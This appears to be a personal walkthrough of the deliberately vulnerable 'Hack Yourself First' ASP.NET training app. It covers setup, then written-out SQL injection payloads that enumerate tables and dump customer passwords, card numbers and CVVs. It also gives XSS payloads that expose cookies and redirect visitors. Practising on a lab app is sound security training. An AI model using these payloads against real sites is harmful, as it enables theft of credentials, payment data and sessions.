

# SQL Server Running

1. Turn on SQL Server services from Windows Start -> SQL Server Configuration Manager
2. Ensure ‘SQL Server (MSSQLSERVER)’ & ‘SQL Server Browser’ ‘Running’:
   1. SQL Server Services -> SQL Server (MSSQLSERVER) -> (RHC) Start
   2. SQL Server Services -> SQL Server Browser -> (RHC) Start



# Install Demo App HackYourselfFirst.zip

1. Copy file HackYourselfFirst.zip into D:\Projects\DotNet
2. Extract (RHC->7-Zip->Extract to \HackYourselfFirst)
3. Navigate to d:\Projects\DotNet\HackYourselfFirst
4. Open HackYourselfFirst.sln in VS2015 (RHC->Open with Microsoft Visual Studio 2015)
5. Run the application (F5), it will take a few minutes because it will connect to the db and create the database (in file Web\filters\InitaliseDatabaseAttribute.cs)



# SQL Injection Attacks

1. Go to Search box leave blank and it should return 10 enties
2. Search for

fast (should return 3 cars)

1. Try

--' (should crash – hints at possible SQL Injection)

1. Try putting a 5s delay into results

'; WAITFOR DELAY '0:0:5' -- (if you get delay, then success app is vulnerable to SQL Injection)

1. Try injection data into the results

XXX' UNION SELECT '1','1','1','1','1','1','1'--

1. Profile the DB by using SQL Server’s sysobjects table to find all ables

XXX' UNION SELECT '1',name,'1','1','1','1','1' FROM sysobjects WHERE type='u' --

1. Get every column

XXX' UNION SELECT '1',so.name,sc.name,'1','1','1','1' FROM syscolumns sc INNER JOIN sysobjects AS so ON sc.id=so.id WHERE so.type='u' ORDER by 2 --

1. Get Credit Card Number

XXX' UNION SELECT '1', Name + ' PW:' + Password, DefaultCreditCardNumber+' CVV: ' +CVV, '1','1','1', '1' FROM Customer --

Should see unencrypted credit card details!

# XSS Attack

1. Login as

Email [troyhunt@hotmail.com](mailto:troyhunt@hotmail.com)

Password passw0rd

1. From Leaderboard, select McLaren
2. Press ‘Vote for the P1’
3. Add

hello this <i>is in italics</i>

In the Comments at the bottom comments are in italics – this is vulnerable to XSS attacks

1. Select the Pagani and vote for it and add

hello this <script> alert( "Hello this should not happen!" + document.cookie ) </script>

You have now inserted a piece of script which show user’s logged in cookie

1. Navigate to the ‘Supercar Showdown’ home page. Select the Pagani (from the Leaderboad), you should see the alert box with the cookie details
2. Select the Koenigsegg and vote for it and add

<script>location.href="https://www.gchq.gov.uk/"</script>

You will always be sent to this website when you select the Koenigsegg (You can use this to send you session details to a rogue site)

PluralSite : Hack Yourself First: How to go on the Cyber-Offense

PluralSite : Hack-proofing Your ASP.NET Web Applications